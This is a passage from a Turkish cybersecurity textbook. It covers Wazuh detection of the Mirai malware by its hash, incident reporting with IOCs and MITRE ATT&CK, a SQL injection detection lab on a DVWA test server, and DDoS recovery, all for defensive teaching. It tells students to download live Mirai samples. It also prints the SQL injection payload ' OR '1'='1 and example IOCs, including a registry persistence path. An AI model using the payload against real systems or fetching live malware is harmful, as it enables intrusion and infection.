**10. Adım:** Değişiklikleri kaydediniz ve Windows agent servisini şu komutları PowerShell'de kullanarak yeniden başlatınız:


**Restart-Service wazuh-agent**

**11. Adım:** **Mirai** kötü amaçlı yazılımını internetten bularak indiriniz.

**Not**


İndirdiğiniz dosya kötü amaçlı bir yazılımdır ve test amaçlı kullanılacaktır. Sisteminizde yazılımı çalıştırmadan sadece indirme işlemi gerçekleştiriniz. Wazuh, sistem üzerinde **e0ec2cd43f71c80d42cd7b0f17802c73** hashine sahip dosyayı tespit ettiğinde, CDB listesinde bulunan hash ile eşleşerek tanımlı kural devreye girer ve seviyeli (level 13) bir alarm üretir.

**12. Adım:** Mirai malware tespitini anlık olarak Wazuh yazılımda görüntüleyiniz (Görsel 4.18).




**Görsel 4.18:** Kötü amaçlı yazılım uyarısı

**13. Adım:** Alarmın detaylarını inceleyiniz (Görsel 4.19).




**Görsel 4.19:** Kötü amaçlı yazılım uyarı detayları

**14. Adım:** Wazuh manager üzerinde **active-response** bölümüne, Mirai hash tespit edildiğinde otomatik müdahale için şu komutu ekleyiniz:

```
<active-response>
    <command>windows-firewall-drop</command>
    <location>agent</location>
    <rules_id>110002</rules_id> <!-- Mirai tespit kural ID'si -->
    <timeout>600</timeout>
</active-response>
```

**15. Adım:** **Windows-firewall-drop** için şöyle bir PowerShell scripti oluşturunuz:

```
New-NetFirewallRule -DisplayName "Wazuh Block Malicious IP" -Direction Inbound -Action Block -RemoteAddress $ip
```

**Not**

Wazuh, aktif response tetiklendiğinde saldırgan IP'yi $ip değişkeni ile bu komutla engeller.

**Sıra Sizde**

**Emotet** kötü amaçlı yazılımının bilinen MD5 hashini Wazuh Manager'ın görsel paneli üzerinden hash listesine ekleyerek, bu dosya indirildiğinde alarm verilmesini sağlayınız ve alarm durumunda otomatik olarak müdahale edecek komutları yapan uygulamayı gerçekleştiniz.

## 4.3. OLAY SONRASI GERÇEKLEŞTİRİLECEK İŞLEMLER

Bir siber olayın başarıyla tespit edilip durdurulması sürecin sonu değil aslında kritik bir başlangıçtır. Olay sonrası gerçekleştirilen işlemler hem mevcut saldırının etkilerini en aza indirmeyi hem de gelecekte benzer tehditlere karşı kurumu daha dirençli hâle getirmeyi amaçlar. Bu aşamada uluslararası kabul görmüş çerçeveler olan **SANS Olay Müdahale Modeli** ve **NIST Siber Güvenlik Çerçevesi** yol gösterici olurken saldırganların izlediği yöntemleri anlamak için **TTP (Tactics, Techniques, Procedures)** yaklaşımı ve **MITRE ATT&CK matrisi** kullanılır. Ayrıca olay sırasında ve sonrasında elde edilen **IOC** bilgileri, saldırının kaynağını doğrulamak ve takibini yapmak açısından büyük önem taşır. Bu bağlamda olay sonrası süreç; analiz ve raporlama, iyileştirme adımlarının uygulanması, güvenlik politikalarının güncellenmesi, kullanıcı ve yönetici bilgilendirmesi ile saldırı takibi gibi kritik uygulamalardan oluşur.

### 4.3.1. Siber Olayın Analizi ve İnceleme Raporu Hazırlanması

Bir siber olay yaşandığında saldırının kaynağını, yöntemini ve etkilerini doğru analiz etmek kurum güvenliği açısından hayati önem taşır. Bu süreçte temel amaç; saldırganın hangi adımları izlediğini ortaya çıkarmak, olayın kuruma olan etkisini değerlendirmek ve elde edilen bulguları resmî bir rapor hâline getirmektir.



Uluslararası kabul görmüş **SANS Olay Müdahale Modeli** ve **NIST Siber Güvenlik Çerçevesi**, analiz aşamasının sistematik biçimde yürütülmesi gerektiğini vurgular. Bu çerçevelere göre olay analizi sadece teknik log incelemesi değil aynı zamanda bir öğrenme ve dokümantasyon sürecidir.

Olay analizi yapılırken en önemli kavramlardan biri IOC'dir. **IOC**; saldırıya ait IP adresi, domain adı, zararlı dosya hash değeri, şüpheli e-posta başlıkları gibi saldırıyı işaret eden izleri ifade eder. Bu göstergeler sayesinde saldırının hangi sistemleri etkilediği, ne zaman başladığı ve ne kadar yayıldığı belirlenebilir. Bununla birlikte sadece IOC'ler yeterli değildir. Daha kapsamlı bir analiz için saldırganların **TTP** bilgilerine ihtiyaç duyulur. TTP'ler, saldırganların kullandığı yöntemlerin bütününü ifade eder. Örneğin MITRE ATT&CK matrisi, saldırganların izlediği taktik ve teknikleri sistematik biçimde ortaya koyar. Analist, saldırının MITRE ATT&CK üzerinde hangi tekniklere karşılık geldiğini işaretleyerek saldırının yöntemini daha iyi sınıflandırabilir.

Türkiye özelinde ise **USOM**, bu süreçte önemli bir aktördür. USOM, kurum ve kuruluşlardan gelen olay raporlarını toplayarak ulusal ölçekte saldırı eğilimlerini belirler, zararlı bağlantıları ve IOC bilgilerini paylaşır. Böylece kurumlar sadece kendi sistemleri için değil ülke genelinde görülen tehditler hakkında da bilgi sahibi olur. Olay analizi ve inceleme raporlarında USOM'a yapılan bildirimler ve USOM'un yayımladığı güvenlik duyuruları dikkate alınmalıdır.

Hazırlanan **inceleme raporu** hem teknik hem de yönetsel bir belgedir. Teknik ekipler için loglar, IOC listeleri, kullanılan TTP'ler ve saldırı senaryosu detaylandırılırken üst yönetim için özet, etkiler ve alınması gereken önlemler aktarılır. Böylece rapor sadece bir doküman değil aynı zamanda kurumsal hafızaya katkı sağlayan stratejik bir kaynağa dönüşür.

**Siber güvenlik olay raporları**; yöneticilerin, karar vericilerin ve ilgili paydaşların bir olayın seyrini ve etkilerini net bir şekilde kavramasına yardımcı olan kritik belgelerdir. Bu raporlarda genellikle olayın özeti, yapılan analizler ve benzer tehditlerin gelecekte tekrarlanmaması için önerilen önlemler yer alır. Etkili bir rapor; kim, ne, nerede, ne zaman ve neden sorularına yanıt verecek şekilde hazırlanmalıdır. Raporda yer alacak ayrıntı düzeyi, genellikle CISO'nun veya Güvenlik Operasyon Merkezi (SOC) ekibinin kararına bağlıdır.

### 4.3.1.1. Siber Güvenlik Olay Raporu Nasıl Yazılır?

Siber güvenlik olayları sadece teknik açıdan değil aynı zamanda iş sürekliliği ve kurumsal itibar açısından da kritik sonuçlar doğurabilir. Bu nedenle olay sonrasında hazırlanacak raporlar, kurumun hem olaydan ders çıkarması hem de gelecekte benzer tehditlere karşı daha hazırlıklı hâle gelmesi açısından büyük önem taşır.

Uluslararası standart kuruluşları olan **SANS Enstitüsü** ve **NIST** tarafından olay raporlamaya yönelik çeşitli çerçeveler ve yöntemler geliştirilmiştir. Bunun yanı sıra birçok kurum, kendi BT veya bilgi güvenliği departmanlarının ihtiyaçlarına uygun özel raporlama formatları da oluşturabilir.

Hazırlanan şablonlar, raporlama sürecinde atılacak adımları sistematik hâle getirir. Bu şablonlar genellikle güvenlik araçlarından alınan veriler, olayın teknik detayları, iş birimleri üzerindeki etkiler ve iyileştirme önerileri için ayrı alanlar içerir. Ayrıca kurumun **CISO (Chief Information Security Officer)** ve diğer yöneticilerinin ihtiyaç duyacağı ek bilgilere de yer verilmelidir. Bir siber güvenlik olayı raporunun hazırlanma süreci genellikle şu adımları içerir:

1. **İlk Bilgi Toplama:** Olayın doğrudan içinde bulunan çalışanlarla görüşülerek onların gözlemleri ve teknik bilgileri alınır.

2. **Veri Analizi:** Olay öncesi log kayıtları, güvenlik izleme sistemleri, BAS (Breach and Attack Simulation) çıktıları ve SIEM raporları incelenir. Olayın ne şekilde tespit edildiği, hangi aşamada kontrol altına alındığı ve etkisiz hâle getirilmesi için hangi adımların uygulandığı belirlenir.
3. **İş Perspektifiyle Değerlendirme:** Olaydan etkilenen iş birimleri, üst yönetim ve BT liderleriyle görüşülerek saldırının kurumsal sürece etkisi değerlendirilir.
4. **Format Seçimi ve Taslak Hazırlama:** Rapor, kurumun iç politikaları doğrultusunda veya uluslararası bir şablon kullanılarak hazırlanabilir. Taslak aşamasında kesin bilgiler aktarılır, yoruma dayalı çıkarımlardan kaçınılır.
5. **Gözden Geçirme:** Hazırlanan taslak rapor CISO, CIO ve ilgili yöneticilere sunulur. Gelen geri bildirimlere göre gerekli düzenlemeler yapılır.
6. **Son Hâlin Paylaşılması:** Nihai rapor, belirlenen resmî kanallar üzerinden dağıtılır. Eğer raporda iyileştirme önerileri yer alıyorsa bunların uygulanması için zaman çizelgesi belirtilmeli ve sürecin takip edilmesi sağlanmalıdır.
7. **Takip ve Güncelleme:** Önerilen önlemlerin uygulanıp uygulanmadığını değerlendirmek üzere belirli aralıklarla toplantılar düzenlenir ve gerekirse ek rapor hazırlanır.

Siber olay raporunda yanıtlanması gereken temel sorular Tablo 4.5'te gösterilmektedir.

**Tablo 4.5:** Siber Olay Raporu İçeriğinde Cevaplanması Gereken Sorular

| Soru | Rapor İçeriğinde Yer Alması Gereken Açıklamalar |
|---|---|
| **Gerçekte ne oldu?** | Olayın açık ve net tanımı yapılır (örneğin bir fidye yazılımı saldırısı ile dosyaların şifrelenmesi). |
| **Olay ne zaman gerçekleşti?** | Saldırının başladığı, fark edildiği ve raporlandığı kesin tarih ve saat belirtilir. |
| **Olaya kimler müdahale etti?** | SOC (Security Operations Center) ekibinde yer alan uzmanlar, sistem yöneticileri veya dış destek ekipleri listelenir. |
| **İlk tepki neydi?** | Olayın nasıl tespit edildiği, zararın yayılmasını önlemek için alınan ilk aksiyonlar açıklanır. |
| **İlk değerlendirme nasıl yapıldı?** | Log kayıtları, IDS/IPS, SIEM gibi güvenlik sistemlerinden elde edilen ilk bulgular özetlenir. |
| **Hangi sistemler etkilendi?** | Sunucular, istemci bilgisayarlar, depolama birimleri, ağ cihazları veya servisler listelenir. |
| **Etkilenen varlıklara ne oldu?** | Örneğin bazı dosyalar silindi, veriler bozuldu veya fidye yazılımı tarafından kilitlendi. |
| **Kuruluş nasıl etkilendi?** | İş süreci üzerindeki etkiler açıklanır (örneğin üretim durdu, müşteri hizmetleri aksadı, veri kaybı yaşandı vb.). |
| **Saldırı neden gerçekleşti?** | Saldırganlar tarafından güvenlik açığının veya yanlış yapılandırmanın nasıl istismar edildiği açıklanır. |
| **Müdahale kapsamında hangi adımlar atıldı?** | Olayın sınırlanması, karantinaya alınması, sanal ortamda analiz edilmesi ve azaltma adımları detaylandırılır. |
| **Alınan aksiyonların sonuçları ne oldu?** | Uygulanan önlemlerin başarılı olup olmadığı, başarısızsa hangi alternatif yöntemlerin kullanıldığı rapor edilir. |



| Soru | Rapor İçeriğinde Yer Alması Gereken Açıklamalar |
|---|---|
| **Kurum nasıl toparlandı?** | Normal operasyonlara dönüş süresi, kullanılan kurtarma planları ve alternatif yöntemler açıklanır. |
| **Olay nasıl önlenebilirdi?** | Güvenlik açıkları, saldırı simülasyonları ve penetrasyon testlerinden elde edilen verilerle önleyici analiz yapılır. |
| **Gelecekte benzer olayların önlenmesi için neler yapılmalı?** | Risk analizi, zafiyet yönetimi, güvenlik güncellemeleri ve farkındalık eğitimleri önerilir. |
| **Bu olaydan hangi dersler çıkarıldı?** | Daha güçlü önleme tedbirleri geliştirmek, sistemleri güncellemek ve çalışan farkındalığını artırmak için elde edilen ek bulgular belirtilir. |
| **Alınan aksiyonların sonuçları neler oldu?** | Uygulanan önlemlerin başarılı olup olmadığı, başarısızsa hangi alternatif yöntemlerin kullanıldığı rapor edilir. |

Siber güvenlik olay raporu hazırlamak için gerekli verileri toplamak önemli olsa da asıl öncelik başarılı bir saldırının gerçekleşmesini engellemektir. **USOM**'a göre kurumda bir siber olay yaşanmadan önce şu soruların cevaplanabilmesi, olası bir siber olay sonucunda olay müdahale süreçlerinin iyi yönetilmesine imkân verecektir:

- Var olan sistemler güncel mi?
- Varlık envanter listesi var mı?
- Sistemlerde çalışan tüm yazılımlar biliniyor mu?
- Güncel tehdit değerlendirmesi yapıldı mı?
- Güvenlik açısından zayıf noktalarınızı biliyor musunuz?
- Bu zayıflıkları kapatmak için plan yapıldı mı?
- Olası bir güvenlik ihlalinde yapılması gerekenler planlı mı?
- Yetkili personel güvenlik farkındalığına sahip mi?
- Çalışanlar sosyal mühendislik ataklarını veya oltalama saldırılarını anlayabilirler mi?
- Bilinen zararlı web sitelerine erişim kısıtlandı mı?
- Güvenlik duvarı yapılandırıldı mı?
- Güvenlik cihazları izleniyor mu?
- Veriler yedekleniyor mu?
- Sistem devre dışı kaldığı zaman yedek sistem var mı?
- Siber olay müdahale planı var mı?

Siber olayların etkili bir şekilde incelenebilmesi için IOC'ler kritik bir rol oynar. IOC'ler, saldırganların sistemlerde bıraktığı izleri temsil eder ve bir saldırının tespit edilmesini, sınıflandırılmasını ve önlenmesini sağlar. Örneğin şüpheli IP adresleri, zararlı URL'ler, dosya hashleri veya sahte e-posta başlıkları güvenlik ekiplerinin olayın kaynağını ve kapsamını hızlı bir şekilde belirlemesine yardımcı olur.

Analiz sürecinde IOC'ler kullanılarak şu işlemler yapılır:

- Saldırının hangi sistemleri etkilediği ve ne kadar yayıldığının tespiti
- Zararlı aktivitelerin log ve trafik kayıtlarıyla karşılaştırılması
- Saldırganların kullandığı yöntemlerin ve tekniklerin (TTP) belirlenmesi
- Kurumun güvenlik önlemlerinin güncellenmesi ve gelecekte benzer saldırıların önlenmesi

USOM gibi ulusal siber olaylara müdahale merkezleri, paylaşılan IOC bilgilerini kullanarak kurumları bilgilendirir ve saldırı eğilimlerini takip eder (Tablo 4.6). Bu sayede sadece bireysel olaylar değil ulusal ölçekteki tehditler de erken aşamada analiz edilip önlemler alınabilir.

**Tablo 4.6:** Siber Olay Raporu İçeriğinde Cevaplanması Gereken Sorular

| IOC Türü | Örnek Değer/Göstergeler | Açıklama | USOM İle İlişkilendirme |
|---|---|---|---|
| **IP Adresi** | **185.123.45.67** | Saldırganın bağlantı kurduğu IP adresi | USOM tarafından yayımlanan zararlı IP listeleriyle karşılaştırılır. |
| **Domain Adı** | **malicious-update[.]com** | Kullanıcıları sahte güncelleme sitesine yönlendiren alan adı | USOM, benzer alan adlarını duyurularında paylaşır. |
| **URL** | **http://example[.]com/login.php?id=inject** | SQL Injection saldırısı yapan zararlı URL | USOM günlük IOC bültenlerinde zararlı URL bilgilerini paylaşır. |
| **Dosya Hash (MD5/SHA256)** | **d41d8cd98f00b204e9800998ecf8427e** | İndirilen zararlı dosyanın benzersiz kimliği | USOM hash bilgilerini IOC paylaşım platformları üzerinden kurumlarla paylaşır. |
| **E-Posta Başlığı/Gönderici** | **update@secure-mail[.]org** | Kimlik avı saldırısında kullanılan sahte e-posta adresi | USOM oltalama saldırılarına ilişkin IOC bilgilerini düzenli olarak yayımlar. |
| **Registry Anahtarı (Windows)** | **HKCU\Software\Microsoft\Windows\CurrentVersion\Run\evil.exe** | Zararlı yazılımın kalıcılık için eklediği kayıt defteri değeri | USOM analiz raporlarında kalıcılık yöntemleri ile ilgili IOC'leri paylaşabilir. |

## 6. Uygulama

Bir web sunucusunda SQL Injection saldırısı tespit edilmiştir. Olayın analizini ve bir inceleme raporunun hazırlandığı uygulamayı verilen adımlar doğrultusunda gerçekleştiriniz.

**1. Adım:** Wazuh ile SQLi saldırısının tespitini gerçekleştiriniz (Görsel 4.20).

| | Time | rule.description | rule.level | rule.id |
|---|---|---|---|---|
| › | Apr 29, 2025 @ 15:02:25.946 | Suricata: Alert - [WIN] SQL Injection Tespit Edildi | 3 | 86601 |
| › | Apr 29, 2025 @ 15:01:29.555 | Suricata: Alert - ET SCAN Possible Nmap User-Agent Observed | 3 | 86601 |
| › | Apr 29, 2025 @ 15:01:29.504 | Suricata: Alert - ET SCAN Possible Nmap User-Agent Observed | 3 | 86601 |
| › | Apr 29, 2025 @ 15:01:29.503 | Suricata: Alert - ET SCAN Possible Nmap User-Agent Observed | 3 | 86601 |
| › | Apr 29, 2025 @ 15:01:29.477 | Suricata: Alert - ET SCAN Possible Nmap User-Agent Observed | 3 | 86601 |
| › | Apr 29, 2025 @ 15:01:29.403 | Suricata: Alert - ET SCAN Possible Nmap User-Agent Observed | 3 | 86601 |

**Görsel 4.20:** Kötü amaçlı yazılım uyarı detayları

**2. Adım:** Saldırının detaylarını görüntüleyiniz ve saldırı ile ilgili bilgileri toplayınız (Görsel 4.21).

| | | |
|---|---|---|
| t | data.flow.dest_port | 80 |
| t | data.flow.pkts_toclient | 11 |
| t | data.flow.pkts_toserver | 8 |
| t | data.flow.src_ip | 192.168.1.100 |
| t | data.flow.src_port | 47776 |
| t | data.flow.start | 2025-04-29T15:02:18.379363+0300 |
| t | data.flow_id | 784928764521135.000000 |
| t | data.http.hostname | 192.168.1.27 |
| t | data.http.http_content_type | text/html |
| t | data.http.http_method | GET |
| ⑦ | data.http.http_refer | http://192.168.1.27/dvwa/vulnerabilities/sqli/?id=1%27%20OR%20%271%27=%271&Submit=Submit |
| t | data.http.http_user_agent | Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 |
| t | data.http.length | 4906 |
| t | data.http.protocol | HTTP/1.1 |
| t | data.http.status | 200 |
| t | data.http.url | /dvwa/vulnerabilities/sqli/?id=1%27+or+%271%27%3D%271&Submit=Submit |
| t | data.in_iface | \Device\NPF_{0E35F2F5-2F02-47BF-B928-10F1960377CE} |

**Görsel 4.21:** Kötü amaçlı yazılım uyarı detayları

**3. Adım:** Bu verilere göre saldırının kaynağı ve hedefi hakkındaki bilgileri şöyle not ediniz:

**Kaynak IP:** 192.168.1.100

**Hedef Sunucu IP/Hostname:** 192.168.1.27

**HTTP Referer:** http://192.168.1.27/dvwa/vulnerabilities/sqli/?id=1' OR '1'='1&Submit=Submit

**HTTP URL:** /dvwa/vulnerabilities/sqli/?id=1' or '1'='3D'1'&Submit=Submit

**4. Adım:** Verilere göre saldırının analizini şöyle yapınız:

**Kullanılan Yöntem (TTP):** SQL Injection (MITRE ATT&CK T1190-Exploit Public-Facing Application).

**Saldırı Tipi:** GET isteği üzerinden veri tabanına yetkisiz erişim denemesi

**Etki Potansiyeli:** Veri sızıntısı, kullanıcı bilgilerinin tehlikeye girmesi, sunucunun veri bütünlüğünün bozulması

**5. Adım:** Verilere göre saldırıdan etkilenebilecek potansiyel varlıkları Tablo 4.7'deki gibi tespit ediniz.

**Tablo 4.7:** Etkilenen Varlıklar

| Varlık Türü | Açıklama |
|---|---|
| **Web Sunucusu** | 192.168.1.27 IP'si ile erişilen hedef sunucu |
| **Ağ Cihazları** | Sunucuya gelen trafiği yöneten router ve firewalllar |
| **Uygulama Veri Tabanı** | SQL Injection ile hedeflenen veri tabanı tabloları |
| **Log Sistemleri** | HTTP istekleri ve trafik kayıtlarını tutan sistemler |

**6. Adım:** Olaya müdahale işlemlerini şöyle gerçekleştiriniz:

- Kaynak IP 192.168.1.100, firewall ile geçici olarak engellendi.
- Şüpheli HTTP istekleri loglandı ve SIEM sistemine eklendi.
- Veri tabanında şüpheli sorgular kontrol edildi ve etkilenen tablolar karantinaya alındı.
- Saldırının tekrar etmemesi için WAF kuralları güncellendi.

**7. Adım:** İnceleme raporu örneğini Tablo 4.8'de olduğu gibi hazırlayınız.

**Tablo 4.8:** Olay Rapor Örneği

| Bölüm | Detay |
|---|---|
| **Olay Tanımı** | 2025-04-29 tarihinde web sunucusunda SQL Injection saldırısı tespit edilmiştir. Saldırı, web uygulamasına gönderilen kötü amaçlı HTTP istekleriyle veri tabanına yetkisiz erişim girişimi olarak belirlenmiştir. |
| **Zaman Çizelgesi** | Tespit Tarihi: 2025-04-29<br>Tespit Saati: 15:02:18 |
| **Kaynak ve Hedef** | Kaynak IP: 192.168.1.100<br>Hedef IP: 192.168.1.27<br>Hedef Sistem: Web sunucusu (veri tabanı bağlantılı) |

| Bölüm | Detay |
|---|---|
| **Kullanılan TTP'ler** | MITRE ATT&CK: T1190-Exploit Public-Facing Application<br>Açıklama: Web uygulamasındaki güvenlik açığı kullanılarak veri tabanına yetkisiz erişim girişimi yapılmıştır. |
| **IOC'ler** | Kaynak IP: 192.168.1.100<br>Hedef IP: 192.168.1.27<br>HTTP URL: /login.php?user=' OR '1'='1<br>HTTP Referer: https://zararliyazilim.ornek.com<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) |
| **Etki Analizi** | • Veri tabanına yetkisiz erişim denemesi gerçekleşmiştir.<br>• Kullanıcı bilgilerinin risk altında olma ihtimali yüksektir.<br>• Saldırı başarılı olsaydı veri sızıntısı ve yetkisiz veri manipülasyonu meydana gelebilirdi. |
| **Önerilen İyileştirmeler** | **1.** Parametrik sorgu kullanımı (Prepared Statements)<br>**2.** WAF entegrasyonu<br>**3.** Düzenli güvenlik yamaları<br>**4.** SIEM izleme ve aktif takip<br>**5.** Düzenli penetrasyon testleri ve güvenlik taramaları |
| **Sonuç** | Tespit edilen SQL Injection saldırısı başarıya ulaşmasa da uygulama, bu tür saldırılara karşı savunmasızdır. Önerilen iyileştirmeler uygulanmalıdır. |

**8. Adım:** İnceleme raporu örneğini Tablo 4.9'da olduğu gibi USOM'a uygun şekilde tekrar hazırlayınız.

**Tablo 4.9:** USOM'a Uygun Olay Rapor Örneği

| Soru | Rapor İçeriğinde Yer Alması Gereken Açıklamalar |
|---|---|
| **Gerçekte ne oldu?** | Web sunucusunda SQL Injection saldırısı tespit edilmiştir. Saldırgan, web uygulamasındaki güvenlik açığını kullanarak veri tabanına yetkisiz erişim girişiminde bulunmuştur. |
| **Olay ne zaman gerçekleşti?** | Tespit Tarihi: 2025-04-29 |
| **Tespit Saati: 15:02:18** | |
| **Olaya kimler müdahale etti?** | SOC ekibi uzmanları ve sistem yöneticileri olaya müdahale etmiştir. |
| **İlk tepki neydi?** | Saldırı tespit edildiğinde ilgili IP kaynakları engellenmiş, web sunucusu güvenlik önlemleri devreye alınmıştır. |
| **İlk değerlendirme nasıl yapıldı?** | SIEM üzerinden loglar incelenmiş, IDS/IPS ve WAF kayıtları analiz edilmiştir. İlk bulgular saldırının SQL Injection olduğunu doğrulamıştır. |
| **Hangi sistemler etkilendi?** | Web sunucusu ve veri tabanı sunucusu hedef alınmıştır. |
| **Etkilenen varlıklara ne oldu?** | Saldırı denemesi başarılı olmamış, veri tabanına yetkisiz erişim sağlanamamıştır. |

Tablonun devamı

| Soru | Rapor İçeriğinde Yer Alması Gereken Açıklamalar |
|---|---|
| **Kuruluş nasıl etkilendi?** | İş süreçlerinde aksama olmamış, ancak kullanıcı verileri risk altında olmuştur. |
| **Saldırı neden gerçekleşti?** | Web uygulamasında parametrik sorgu kullanılmaması ve WAF eksikliği, saldırganlar tarafından istismar edilmiştir. |
| **Müdahale kapsamında hangi adımlar atıldı?** | Kaynak IP engellenmiş, ilgili sunucu izleme altına alınmış, saldırı logları toplanmış ve analiz edilmiştir. |
| **Alınan aksiyonların sonuçları neler oldu?** | Saldırı başarısız olmuş, veri tabanına yetkisiz erişim sağlanamamıştır. |
| **Kurum nasıl toparlandı?** | Normal operasyonlar hemen devam etmiş, ek güvenlik önlemleri uygulanmıştır. |
| **Olay nasıl önlenebilirdi?** | Parametrik sorgular kullanılması, WAF entegrasyonu ve düzenli güvenlik yamaları ile önlenebilirdi. |
| **Gelecekte benzer olayların önlenmesi için neler yapılmalı?** | Penetrasyon testleri, zafiyet yönetimi, SIEM izleme ve çalışan farkındalık eğitimleri uygulanmalıdır. |
| **Bu olaydan hangi dersler çıkarıldı?** | Web uygulamalarında güvenli kodlama ve güvenlik sistemlerinin sürekli izlenmesi gerektiği anlaşılmıştır. |

**Sıra Sizde**

Ransomware saldırısı ile ilgili örnek bir analiz ve inceleme raporunu USOM standartlarına uygun şekilde hazırlayınız.

### 4.3.2. Siber Olayın Sonrası İyileştirme Adımları

Olay sonrası müdahale süreçlerinde iyileştirme adımları, siber güvenlik yönetiminin kritik bir parçasıdır. İyileştirme, sadece zararın giderilmesi değil aynı zamanda gelecekte benzer olayların önlenmesi ve kurumun güvenlik seviyesinin artırılması anlamına gelir. Bu süreç, USOM'un siber olay yönetimi rehberinde, NIST SP 800-61 Rev.2'de ve SANS'ın olay müdahale yönergelerinde ayrıntılı olarak belirtilmiştir. İyileştirme adımları, genellikle şu bileşenleri içerir:

**Zararın Sınırlanması ve Sistemlerin Güvenli Hâle Getirilmesi:** Olay tespit edildiğinde ilk adım, etkilenen sistemlerin izole edilmesi ve saldırının yayılmasının önlenmesidir. Bu aşamada firewall, WAF gibi güvenlik önlemleri devreye alınır.

**Sistem Güncellemeleri ve Yamaların Uygulanması:** Etkilenen sistemlerdeki güvenlik açıkları belirlenir ve gerekli yamalar uygulanır. Bu adım hem mevcut zararın giderilmesi hem de gelecekteki saldırıların önlenmesi açısından kritik öneme sahiptir.

**Güvenlik Politikalarının ve Prosedürlerinin Gözden Geçirilmesi:** Kurum içi güvenlik politikaları ve prosedürleri tekrar değerlendirilir, eksiklikler giderilir ve gerekli güncellemeler yapılır. Böylece hem teknik hem de operasyonel düzeyde güvenlik güçlendirilir.

**Personel Farkındalığı ve Eğitim:** İyileştirme sürecinde, çalışanların farkındalık seviyesinin artırılması da önemlidir. Güvenlik eğitimleri ve farkındalık seminerleri, benzer olayların tekrarını önlemeye yardımcı olur.

## 7. Uygulama

Bir kurumun web sunucusu aşırı trafik alıyor ve hizmet kesintisi yaşanıyor. Yapılan analiz, bir DDoS saldırısı olduğunu gösteriyor. NIST SP 800-61 Rev.2'ye göre DDoS saldırısı sonrasında iyileştirme adımlarını uygulama işlemini verilen adımlar ve başlıklar doğrultusunda gerçekleştiriniz.

### 1. Adım: Sınırlama ve İzolasyon

- Saldırgan IP'leri firewall veya IDS/IPS üzerinden engelleyiniz.
- Etkilenen sunucuları izole ediniz ve kritik hizmetleri başka segmentlerden çalıştırınız.

### 2. Adım: Kontrol ve Analiz

- Web sunucusu ve ağ cihazlarının durumunu kontrol ediniz.
- Olası veri kaybı veya hizmet aksaklıklarını tespit ediniz.

### 3. Adım: Log Toplama

- Firewall, IDS/IPS ve web sunucusu loglarını kaydediniz.
- Trafik örneklerini alınız ve analiz ve raporlama için saklayınız.

### 4. Adım: Güvenlik Kontrollerinin Güncellenmesi

- Rate limiting ve trafik filtreleme kurallarını uygulayınız.
- WAF ve IDS/IPS konfigürasyonlarını saldırıya göre güncelleyiniz.

### 5. Adım: Sistem Güncelleme ve Yama

